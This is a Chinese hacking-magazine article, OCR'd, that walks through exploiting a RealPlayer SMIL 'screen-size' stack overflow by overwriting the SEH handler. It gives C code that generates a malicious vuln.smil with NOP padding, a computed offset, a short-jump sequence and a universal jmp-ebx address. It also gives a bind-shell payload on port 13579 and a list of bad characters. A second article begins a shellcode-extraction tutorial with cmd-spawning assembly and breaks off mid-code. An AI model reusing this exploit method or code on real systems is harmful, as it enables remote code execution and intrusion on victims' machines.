
下面，大家就来看看这个漏洞的分析和利用过程，分析的中间也出现了一些意想不到的问题，一起来解决它。

漏洞起因

这个漏洞的公告和描述如图1所示。

公告的意思是说RealPlayer在调用strcpy( )函数拷贝.smil文件的某些属性字段时，没有进行字符串的长度检测，从而存在堆栈溢出漏洞，可能被远程攻击者利用以获取系统权限。

公告上给出的信息看起来比较多，拷贝字符串的函


II. DESCRIPTION

Remote exploitation of a stack-based buffer overflow vulnerability in the The Synchronized Multimedia Integration Language (smil) file format parser within various versions of RealNetworks Inc.'s RealPlayer could allow attackers to execute arbitrary code.

The vulnerability specifically exists due to an unbounded string copying operation. The vulnerable code is shown below:

```
datatype/smil/renderer/smil1/smlparse.cpp
CSmil1Parser::testAttributeFailed(SMIL1Node* pNode)
line 2878

***
     if(HXR_OK == rc)
        {
            UINT32 ulScreenHeight = 0;
            UINT32 ulScreenWidth = 0;

            const char* pScreenSize = (const char*)pBuf->GetBuffer();
            // format is screen-height "X" screen-width
            char tmp[256]; /* Flawfinder: ignore */
            strcpy(tmp, pScreenSize); /* Flawfinder: ignore */
```

图1

数(strcpy)、给定缓冲区大小(256)以及溢出类型(堆栈溢出还是堆溢出？)等都告诉我们了，照理讲也可以慢慢分析下去了。

既然是在处理.smil文件的时候发生的溢出，按照一般步骤，就先来认识一下Smil。

Smil(同步多媒体集成语言)可看成XML的一个自定义标记扩展，它是一种多媒体播放控制语言。顾名思义，Smil主要用来进行对各类多媒体播放的时间以及空间布局方面的控制。也就是说，我们可以自己将各种音频、视频、文字和图片等不同格式的文件按任意方式组合成SMIL格式的文件，然后通过媒体播放出来。

一个完整的SMIL文件格式如下：

```
<smil>
<head>
<meta name="copyright" content="Your Name" />
<layout>
<!-- layout 标记 -->
</layout>
</head>
<body>
<!--媒体标记 -->
<text src=\"aa.txt\" region=\"size\" system_screen_size="
screen-size属性" />
<img src="image1.jpg"/>
</body>
</smil>
```

针对这个漏洞，溢出就是在拷贝文件"screen-size属性"时发生的。接下来，就应该轮到利用Softice定位确定问题代码了，但是这个过程中却遇到一系列的问题，差点迫使我放弃。

漏洞分析困难重重

在本文中，我所实验的机器是Windows 2000，各SP都试过没问题。打开Softice，然后按Ctrl+d或F5回到Windows，运行RealPlayer10。再呼出Softice，输入命令：

addr realplay

回车后进入realplay的进程空间。再输入命令：

bpx strcpy

回车后就在函数strcpy( )处设置断点，如果进程中调用strcpy( )函数进行字符串拷贝的话，Softice就会弹出来。回到Windows下，构造一个Smil文件，其中Screen-size属性的填充为2000个字节的NOP，即：

```
system_screen_size=NNNNN……NNNNNN
                  |-----2000字节-----|
```

文件其他信息可以参见光盘中的源代码，文件存为vuln.smil。

OK，现在从RealPlayer的"文件"->"打开"->"浏览"打开vuln.smil。Why？并没有弹出Softice，但是RealPlayer却发生异常退出了。这是什么原因呢？难道拷贝字符串的函数不是公告中给出的strcpy( )？

带着疑问，我打开了反汇编工具W32DASM，想看看究竟。运行W32DASM89后，在"Disassembler"->"Open file to Disassemble"中打开RealPlayer.exe，然后打开"functions"->"Imports"，如图2所示。




图2

找了半天，里面的确没有strcpy，反倒有很多字符串拷贝函数，如strncpy、sprintf、vsprintf、wcscat、wcscpy、wsprintfa等，莫非是调用它们其中的一个么？没办法，只好一个一个尝试了。由于它们大多是ptcrt.dll中的函数，所以我在Softice的winice.dat文件中添加了一个启动项EXP=\SystemRoot\ system32\pncrt.dll，在启动Softice时会加载该Dll。结果，按照前面的实验方式，strncpy、sprintf、vsprintf没有弹出，wcscpy、wcscat虽然弹出了Softice，但是都是在打开文件之前就弹出了，给出的信息如下：

```
ntoskrnl!wcscpy
0008:804624D6  MOV ECX, [ESP+08]
ntoskrnl!wcscat
0008:804624AC  mov EAX, [ESP+04]
```

而在打开文件Smil之后就不再弹出Softice，也不符合要求。最后剩下的wsprintfa看来是最有可能的了。但是wsprintfa从设置断点的时候开始，就不断弹出Softice，小心翼翼地往下跟啊跟，边按F12边观察ESP、EBP等寄存器值的变化，跟到最后，经过很多代码，到了User32!DispatchMessage( )处，Softice自动退出后回到了Windows下，RealPlayer继续运行，最终还是发生异常关闭。哎，平时百试不爽的常规分析方法对于这个漏洞居然行不通？郁闷啊！难道真的只有放弃对该漏洞的利用，任由它在那里用一句川普嚣张：你来整我3！(WTF：好亲切的四川话哦，84！)。

直接覆盖SHE

近乎绝望之际，我想起了一年前研究怎样将覆盖EIP

的溢出利用方式转换为覆盖SEH方式的情景。当时的情况是手上有一些堆栈溢出漏洞，如RPC、SQL、LSA等系统服务漏洞，只能通过覆盖函数返回地址为JMP ESP的地址来进行利用。由于种种原因，需要将攻击程序改写为通用的版本，那个时候还没有发现通用的jmp esp地址0x7ffa4512，却有通用的jmp ebx的地址0x7ffa4a1b和等效于jmp ebx的pop pop ret的地址0x0x7ffa1571。因为异常发生的时候，ebx刚好指向当前线程相关的异常处理注册结构ERR，ERR结构位置及内容如图3所示。




图3

其实整个操作系统的异常处理指针都是存放在一个链式数据结构中的，每个线程的ERR是其中的一个结点。另一方面，在一个线程中，如果具有Try、Exception等异常处理代码，其ERR地址是保存在fs:[0]中的。也就是说，如果能够定位在准确定位线程ERR地址的话，问题将很可能得到解决。在一年前，我是先查找ERR地址，再根据ERR地址减去堆栈中EIP(ret)保存位置，得到ret和ERR之间的距离，然后全部填充NOP。到ERR位置对应8字节的ShellCode填为"\xeb\x06\xeb\x04"和0x7ffa4a1b(或0x7ffa1571)。这样做使我将很多漏洞利用代码成功地改写为通用版本，直到后来0x7ffa4512出现，才使我认识我以前做的都是徒劳。呵呵，不过也当作锻炼能力吧。

回到这个RealPlayer漏洞，在不能确定EIP保存地址的情况下，我们可否直接利用SEH编写攻击代码呢？答案几乎是肯定的，因为作为一个比较完善和流行的媒体播放工具，RealPlayer在各个线程应该都有相关的异常处理代码和相应的ERR。对此，可以进行验证，对于screen-size属性部分：

```
char header[] = …;
char end[] = …;
char system_screen_size [2000];
FILE *fvuln;
fvuln = fopen("vuln.smil", "w");
memset(system_screen_size, 0x90, sizeof (system_screen_size));
fprintf(fvuln,"%s%s\"/>\n%s", pre, system_screen_size, end);
fclose(fvuln);
```

编译、执行文件，生成vuln.smil。运行realplay，按Ctrl+d呼出Softice，输入"addr realplay"进入realplay空间，再输入"bpx 90909090"，然后回到Windows。最后从"文件"->"打开"->"浏览"打开vuln.smil。这时弹出Softice，内容如下：

```
001B:9090908E    FFFF INVALID
001B:90909090    FFFF INVALID
001B:90909092    FFFF INVALID
```

我们更关心的是FS:0和EBX，查看寄存器EBX = 0012F660；输入命令"D FS:0"，数据区显示的4字节是6C EE 12 00

这时候仍然在Realplay进程空间中，因此4字节显然是一个ERR结构的地址。但是否是处理Screen-size属性部分的ERR地址呢？不是！因为这个时候异常已经发生，此时的ERR已经跳到异常处理链的下级结构去了。为了消除疑问，输入命令"d cs:0012ee6c"，数据区显示的8字节是：

```
60  F6  12  00          AE  6D  F9  77
|- 上级ERR地址 -|       |- 当前异常处理代码地址 -|
```

0x0012f660正好是当前EBX的值，一切都顺利了。

好了，整理一下思路。当上面的screen-size属性部分超长时，异常发生，而相应的ERR结构的地址就在EBX指向的地方0x0012f660，如果找到填写NOP数组在地址空间中的首地址，问题就解决了。顺着0x0012f660往上找，找到第一个NOP(90)的地址为0x0012f20c，两者相减0x0012f660 − 0x0012f20c = 0x454，即相差1108字节，于是在刚才的代码中加入：

```
memcpy(system_screen_size + 1108, "\xeb\x06\xeb\x04", 4);
|-跳过异常处理代码地址的四个字节去执行shellcode-|

memcpy(system_screen_size + 1112, "\x1b\x4a\xfa\x7f", 4);
|--------- 通用的jmp ebx 地址 --------------|

memcpy(system_screen_size + 1116, shellcode, strlen(shellcode));
// 开端口 13579
```


一切准备OK后，编译、执行，生成新的vuln.smil。直接双击vuln.smil，然后在命令行下输入：telnet 127.0.0.1 13579，回车，果然获取了我们熟悉DOS窗口！

关于ShellCode，我再说两句。Shellcode的编写已经有很多资料介绍了，这里不再罗嗦，只是需要大家注意的是很多时候具体的某个漏洞可能对ShellCode的编写有一些限制，例如以前的IIS、RPC漏洞就是这样。这个漏洞并不例外，我们编写的ShellCode中不能包含0x00、0x90、0x5c、0x58、0x3d、0xa0、0x20、0x0a等特殊字符。如果大家要自己编写ShellCode来对此漏洞进行利用，在打开vuln.smil后弹出"RealPlayer 无法打开此剪辑"的错误提示框，则应该好好检查一下ShellCode中是否包含了上述字符，然后根据情况对ShellCode重新编码。这可能需要反复调试，直到测试成功。

小结

本文我主要介绍了在暂时无法精确定位问题代码的情况之下，如何利用覆盖SEH来编写有效的攻击代码，对RealPlayer Smil溢出漏洞进行利用。一方面，这种方法具有一定的通用性，再利用其他一些漏洞时也可以采用；另一方面，这又是无奈之举，因为从研究漏洞本身的角度出发，还是应该将漏洞方方面面都研究清楚，这样提高技术才快一些。因此我只是将它作为首次分析，接下来我会对该漏洞进行进一步分析。同时，由于知识面的问题，可能有的东西我并没有想到，如果有已经分析出溢出点或则有更好建议的朋友，还请多多指教。

适合读者：溢出爱好者、入侵爱好者、编程爱好者
前置知识：汇编、C 代码基本阅读能力



菜鸟版Exploit编写指南之十三：我来写ShellCode生成器

文/图 Scuhkr 古开元

黑防以前N多文章已经介绍了ShellCode的编写，所以关于ShellCode的编写不是本文的目的。一般情况下，我们都是用汇编写好实现ShellCode功能的汇编代码，然后再提取16进制，那怎么提取呢？有人说用VC反汇编后，可以得到对应的16进制代码，然后手抄！Oh……晕死！有人说用内存拷贝!Oh……也比较笨，而且还要自己做一些麻烦的处理。呵呵，说了这么多废话，就是引出本文的写作目的：给大家介绍如何通过编程来实现提取ShellCode的16进制代码，并且能提供对ShellCode进行XOR加密而避开特殊字符的限制。

这里首先要感谢delicon（国外的一个牛人），因为我这里的编程实现有部分借鉴他提供的源代码。其实在安全焦点，navyseals已经提供了ShellCode提取的小工具。如果大家只是要用工具，那么可以直接去下载来用，不过有人说过，不会自己写工具的人不是一个真正的黑客。呵呵，你想成为真正的黑客吗？ Ok……Do it yourself!

如果是实现小型功能的ShellCode，我们大可以用VC的内联汇编功能，但如果是要实现功能复杂一点的ShellCode，VC的内联汇编就远远不能满足我们的要求了，而且内联汇编不易移植，这时候我们就要换一个更为强大的汇编编译器NASM（附件里有收录），我们可以先用汇编写好代码。比如我们写一段开DOS窗口的汇编代码，如下：

```
push        ebp
mov         ebp, esp
push        ebx
mov         byte ptr [ebp-4], 63h  //  'c'
mov         byte ptr [ebp-3], 6Dh  //  'm'
mov         byte ptr [ebp-2], 64h  //  'd'
mov         byte ptr [ebp-1], 0    //  '\0'

push        5      //这里，#define SW_SHOW 5
lea         eax, [ebp-4]
push        eax
mov         eax, 0x77e4fd35
call        eax
pop         esp
```

小提示 上面0x77e4fd35是WinExec函数在作者计算机(Windows XP SP1)上的函数入口地址，不同的系统该地址可能不同。

这段汇编代码实现的功能对应的C语言如下：

```
#include <windows.h>
void main()
{
    char cmdline[4] = "cmd";
    WinExec(cmdline, SW_SHOW);
}
```

如果我们用在VC的内联汇编中，就应该是下面这样的格式：

```
#include <windows.h>
void main()
{
    __asm{
push        ebp
    mov         ebp, esp
    push        ebx
    mov         byte ptr [ebp-4], 63h
    mov         byte ptr [ebp-3], 6Dh
    mov         byte ptr [ebp-2], 64h
    mov         byte ptr [ebp-1], 0

    push        5
    lea         eax, [ebp-4]
    push        eax
    mov         eax, 0x77e4fd35
    call        eax
    pop         esp
    }
}
```

看，也就是把内联汇编块用__asm{}包起来。好，我们编译运行，可爱的DOS窗口就弹出来了，如图1所示。




图1

那么我们怎么运用NASM来编译汇编代码呢？很简单，把实现功能的汇编代码段（比如上面这段开DOS窗口的代码）在代码的第一行，加上BITS 32，如图2所示。然后把汇编代码段里的类型转换指令PTR全部去掉（因为NASM的BYTE已经做了优化，它本身已经相当于MASM的PTR BYTE了），保存在一个后缀名为.asm的文件里，比如上面的，我保存为cmd.asm，然后在命令行下输入下列命令：

```
nasm  s  fbin cmd.asm
```

参数解析：-s 重定向错误消息到标准输出，便于查看错误 -f 后接有效的输出格式，比如可以接 -fbin，-fwin32 fobj 等。如果不跟格式，就表示默认为 -fbin，生成平坦格式的二进制文件(具体详细的命令参数可以查看 NASM 帮助。)

如果没有错误，就会生成一个名为CMD文件，如果用UltraEdit查看。呵呵，你会发现里面就是我们想要的ShellCode十六进制码（如图3所示）。有些读者开始用鼠标"框"，然后拷贝。呵呵，大哥悠着点，我们还没完，你不觉得这样跟在VC里用内存拷贝没什么区别吗？而且你还要手动的在每个字节前添加\x或0x。既然16进制码都有了，我们还写不出一个提取ShellCode的小程序吗？ 呵呵，废话少说，直接给出提取ShellCode的C代码




图2




图3

```
void ShellCodeGenerater(char *file)
{
    int iFileSize;
    FILE *fp = NULL;

 fp = fopen(file, "rb"); //以二进制只读模式打开文件
 if( fp == NULL )  //  判断文件是否成功打开
    {
        printf("Error: Unable to open %s!\n", file);
        exit(1);
    }
    //计算文件大小
      fseek(fp, 0, SEEK_END);    //移到文件末尾
     iFileSize = ftell(fp);      //获得文件指针的当前位置，iFileSize就是文件的大小了
      fseek(fp, 0, SEEK_SET);    //回到文件头位置

     BYTE bb;
     char *buff = (char *)malloc(iFileSize);
  //预留足够的空间
    if( fgets(buff, iFileSize, fp) == NULL )
  //把读入文件内容读入buff缓冲区
    {
